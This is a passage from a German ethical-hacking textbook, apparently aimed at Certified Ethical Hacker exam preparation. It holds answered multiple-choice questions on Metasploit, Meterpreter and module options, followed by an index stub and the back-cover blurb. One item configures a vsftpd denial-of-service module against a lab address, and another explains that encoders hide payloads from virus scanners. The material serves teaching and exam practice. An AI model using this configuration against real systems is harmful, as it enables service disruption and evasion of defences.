Die richtige Antwort ist (b) »Auxiliary«. Die *Auxiliary-Module* umfassen eine Vielzahl von Werkzeugen, die nicht direkt als Exploits klassifiziert werden. Dazu gehören Scanner, Fuzzer, Sniffer etc.

F6.12 Welche der folgenden Aussagen trifft auf Meterpreter nicht zu?

a) Er läuft nur im RAM und hinterlässt keine Spuren auf der Festplatte.

b) Er erlaubt Zugriff auf Webcam und Mikrofon.

c) Er wird direkt in Ruby ausgeführt, um unerkannt zu bleiben.

d) Er bietet Module für Dateiübertragungen und Screenshots.

Die richtige Antwort ist (c) »Er wird direkt in Ruby ausgeführt, um unerkannt zu bleiben«. Meterpreter ist zwar Teil des Ruby-basierten Metasploit-Frameworks, aber selbst in C geschrieben (und teils in Assembler) und wird nicht in Ruby auf dem Zielsystem ausgeführt. Die anderen Aussagen beschreiben typische Funktionen korrekt.

F6.13 Sie möchten einen DoS-Angriff von Ihrem System mit der IP-Adresse 10.0.2.25 auf das Zielsystem mit der IP-Adresse 10.0.2.28 durchführen (siehe Listing 6.19).

```
Module options (auxiliary/dos/ftp/vsftpd_232):

   Name      Current Setting     Required  Description
   ----      ---------------     --------  -----------
   FTPPASS   mozilla@example.com  no        The password for the specified
                                            username
   FTPUSER   anonymous            no        The username to authenticate as
   RHOSTS                         yes       The target host(s), see
                                            https://docs.metasploit. ...
   RPORT     21                   yes       The target port (TCP)
```

Listing 6.19 Einstellungsmöglichkeiten für den DoS-Angriff

Mit welchem Befehl wird der fehlende Eintrag korrekt ergänzt?

a) `set RHOSTS 10.0.2.25`

b) `set RHOSTS 10.0.2.28`

c) `set RPORT 80`

d) `set FTPUSER firefox`

Die richtige Antwort ist (b) `set RHOSTS 10.0.2.28`. Mit dem Befehl `set RHOSTS 10.0.2.25` würde der `RHOSTS`-Parameter, der für das Zielsystem steht, fälschlicherweise mit der IP-Adresse Ihres eigenen Systems versehen. Der Parameter `RPORT` ist bereits gesetzt und muss nicht überschrieben werden. Dasselbe gilt auch für den `FTPUSER`.

F6.14 Welcher der folgenden Befehle wird verwendet, um eine Option in Metasploit zu setzen?

a) `config`

b) `run`

c) `set`

d) `option`

Die richtige Antwort ist (c) `set`. Mit dem Befehl `set` können Sie Moduloptionen in Metasploit konfigurieren, z. B. `set RHOSTS 10.0.2.28`. Die anderen Begriffe sind entweder ungültig oder beziehen sich auf andere Vorgänge.

F6.15 Welche Option muss in einem Metasploit-Modul typischerweise gesetzt werden, um das Zielsystem zu definieren?

a) `LPORT`

b) `PAYLOAD`

c) `RHOSTS`

d) `AUX`

Die richtige Antwort ist (c) `RHOSTS`. `RHOSTS` steht für »Remote Hosts« und gibt das Zielsystem bzw. die Zielsysteme an. `LPORT` ist der lokale Port, den man z. B. beim Einrichten von Reverse Shells angeben muss. `PAYLOAD` bestimmt den auszuführenden Code, und `AUX` ist keine gültige Option.

F6.16 Warum ist die Verwendung eines Encoders in Metasploit sinnvoll?

a) Um Exploits schneller zu laden

b) Um das Zielsystem in die Knie zu zwingen

c) Um Payloads vor Virenscannern zu verstecken

d) Um Administratorrechte zu erhalten

Die richtige Antwort ist (c) »Um Payloads vor Virenscannern zu verstecken«. Encoder-Module kodieren oder verschlüsseln Payloads, um sie weniger auffällig für signaturbasierte Virenscanner zu machen. Sie ändern dabei nicht die Funktionalität der Payload.

F6.17 Welche der folgenden Aktionen ist typischerweise keine Aufgabe eines Post-Exploitation-Moduls in Metasploit?

a) Auslesen von Passwort-Hashes

b) Erhöhen von Benutzerrechten

c) Öffnen einer Remote-Shell

d) Auffinden von Schwachstellen

Die richtige Antwort ist (d) »Auffinden von Schwachstellen«. Das Auffinden von Schwachstellen gehört zur Reconnaissance-Phase. Post-Exploitation-Module werden verwendet, nachdem Zugriff besteht, z. B. für eine Privilege Escalation.

F6.18 Wofür steht der Parameter `LHOST` in Metasploit?

a) Für das Zielsystem des Angriffs

b) Für die IP-Adresse des lokalen Systems (Angreifer)

c) Für den Port des Servers, auf dem Metasploit lauscht

d) Für den Pfad zur Exploit-Datei

Die richtige Antwort ist (b) »Für die IP-Adresse des lokalen Systems (Angreifer)«. Daran dockt z. B. eine Reverse Shell an. `RHOSTS` wäre das Zielsystem.

F6.19 Welcher der folgenden Begriffe bezeichnet in Metasploit ein Modul, das dazu dient, Aktionen auf einem bereits kompromittierten System durchzuführen?

a) Exploit

b) Payload

c) Post

d) Auxiliary

Die richtige Antwort ist (c) »Post«. *Post-(Exploitation-)Module* kommen nach dem Exploit zum Einsatz. Sie dienen z. B. zum Auslesen von Informationen, zur Privilege Escalation oder zum Einrichten einer Backdoor. *Auxiliary-Module* hingegen dienen vorrangig zum Scannen, Fuzzing oder DoS. Die *Exploit-Module* beinhalten Code, der speziell dafür entwickelt wurde, bekannte Schwachstellen auszunutzen. In den *Payload-Modulen* finden Sie verschiedene Payloads, mit denen Sie z. B. eine Reverse Shell herstellen oder spezifische Befehle auf dem Zielsystem ausführen können.

F6.20 Wie zeigt man in Metasploit an, welche Optionen für ein Modul verfügbar sind?

a) `options`

b) `show options`

c) `list options`

d) `display settings`

Die richtige Antwort ist (b) `show options`. Mit diesem Befehl werden die benötigten und optionalen Einstellungen eines geladenen Moduls angezeigt, also z. B. `RHOSTS`, `RPORT`, `LHOST`, `TARGET` usw. Die anderen angegebenen Befehle sind syntaktisch falsch.

Auf einen Blick

Inhalt

Index

A

B

C

D

E

F

G

H

I

J

K

L

M

N

O

P

Q

R


S

T

U

V

W



FÜR WHITE HATS UND PENTESTER

Das Lehrbuch orientiert sich an der Zertifizierung »Certified Ethical Hacker«, geht aber weit über die reine Prüfungsvorbereitung hinaus und macht Sie fit für die Praxis.

TRY AND HACK ME!

Sie bauen Ihr Hacking-Labor auf und meistern Challenges, die reale Bedrohungsszenarien simulieren. So lernen Sie, wie Webshops kompromittiert werden und Exploits die Sicherheit bedrohen.

PRAXISNAHE PRÜFUNGSVORBEREITUNG

Mit einem Prüfungssimulator, Übungsaufgaben und Lösungen sowie mehr als 150 Video-Lektionen treiben Sie Ihre Karriere in der Cybersicherheit voran.

Ob im Studium oder bei der Arbeit in einer Sicherheitsbehörde: Cybersecurity prägt den Werdegang von **Florian Dalwigk**. Diese Erfahrung gibt er in Büchern und Lehrveranstaltungen zur IT-Forensik, der Cyberspionage und dem Ethical Hacking weiter.

AUF EINEN BLICK

- Ethical Hacking und Pentesting: Einstieg in die Cybersecurity
- TryHackMe: Aufgaben im eigenen Lab lösen
- KI im Pentesting
- Die OWASP Top 10 und der Juice Shop
- Footprinting und Reconnaissance
- Scanning, Enumeration und Fuzzing
- Exploits mit Metasploit nutzen
- Kryptografie: Hashes, Chiffren und Verschlüsselung
- Steganografie und verdeckte Kommunikation
- Passwörter knacken
- Cross-Site-Scripting und SQL-Injections
- Reverse Shells und Privilege Escalation
- Social Engineering
- Malware: Viren und Würmer
- Pentesting: Ablauf und Reports

Rheinwerk Computing

Gedruckt in Deutschland
Papier aus nachhaltiger Waldwirtschaft
Mineralölfreie Druckfarben

€ 49,90 [D] € 51.30 [A]

Netzwerke & Datenbanken
ISBN 978-3-8362-9702-8